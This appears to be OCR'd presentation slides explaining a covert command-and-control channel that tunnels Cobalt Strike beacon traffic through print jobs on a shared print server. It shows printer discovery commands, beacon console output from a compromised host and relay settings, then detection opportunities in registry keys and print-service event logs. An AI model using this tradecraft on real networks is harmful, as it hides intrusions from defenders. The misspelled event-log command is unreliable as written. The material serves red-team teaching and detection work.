
SCENARIO




OPERATIONAL LIMITATIONS

- Both sides must have network (SMB) access to the same print server
- Execute under the context of the same account on both sides, or an admin
- Unlimited print jobs less stable
- Transfer size of ~1MB per packet

DATAFLOW



FIND PRINTERS




```
beacon> ldapsearch (objectCategory=printQueue) uNCName
[*] Running ldapsearch
[+] host called home, sent: 5691 bytes
[+] received output:
[*] Distinguished name: DC=UK,DC=MWR,DC=COM
[*] DC: \\DC2.UK.MWR.COM
[*] Filter: (objectCategory=printQueue)
[*] Returning specific attribute(s): uNCName

[*] Result count: 1

--------------------
uNCName: \\DC2.UK.MWR.COM\MX470
```

```
ldapsearch (objectCategory=printQueue) uNCName
powershell Get-Printer –ComputerName DC2.UK.MWR.COM
wmic printer get name
```

https://github.com/trustedsec/CS-Situational-Awareness-BOF/tree/master/src/SA/ldapsearch

CREATE CHANNEL



Cobalt Strike
Cobalt Strike View Attacks Reporting Help Move

	external	inter...	listener	user	computer	note	process	pid	arch	last
		192.16...	C3	james	WRK1		Relay_...	3456	x64	130ms

Beacon 192.168.1.200@3456 X

```
beacon> cd C:\Users\Public
[*] cd C:\Users\Public
[+] host called home, sent: 23 bytes
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\Public

[WRK1] james/3456 (x64)                                        last: 130ms
beacon>
```

*Untitled - Notepad
File Edit Format View Help

```
\\DC2.UK.MWR.COM\MX470
```

Ln 1, Col 1
100%
Windows (CRLF)
UTF-8
c3
192.168.1.224:52935
LABS
C3

Create Command for: RELAY - Slack / cbabf448bac3f00f

Select Command: AddNegotiationChannelPrint

Negotiation Identifier: wz02gouc


Job Identifier: C3

Printer Address: \\DC2.UK.MWR.COM\MX470

Max Packet Size: 1048576

Outbound jobs limit: 1

EXECUTE RELAY




	external	inter...	listener	user	computer	note	process	pid	arch	last
		192.16...	C3	james	WRK1		Relay_...	3456	x64	134ms

```
beacon> cd C:\Users\Public
[*] cd C:\Users\Public
[+] host called home, sent: 23 bytes
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\Public
[WRK1] james/3456 (x64)                                    last: 134ms
beacon>
```

Document Name	Status	Owner	Pages	Size	Submitted


Relays	1
Channels	4
Connectors	1
Peripherals	1
URL	http://192.168.1.224
Port	52935
Refresh Rate	2 seconds
Auto Update	

DETECTION OPPORTUNITIES




DETECTION OPPORTUNITIES
ENDPOINT UI

Low ink… low paper… printer offline…
Any issue could be presented to the compromised user!



Printer offline
'HP' is offline.




```
HKCU\Printers\Settings\EnableBalloonNotificationsRemote
HKCU\Printers\Settings\EnableBalloonNotificationsLocal
```

https://labs.f-secure.com/blog/print-c2/

DETECTION OPPORTUNITIES
PRINT SERVER EVENT LOGS

```
wevutil.exe sl 'Mcrosoft-Wndows-PrintService/Operational'
/enabled:true
```



Allow job name in event logs

Edit policy setting

Requirements:
At least Windows Server 2012, Windows 8 or Windows RT

Description:

This policy controls whether the print job name will be included in print event logs.

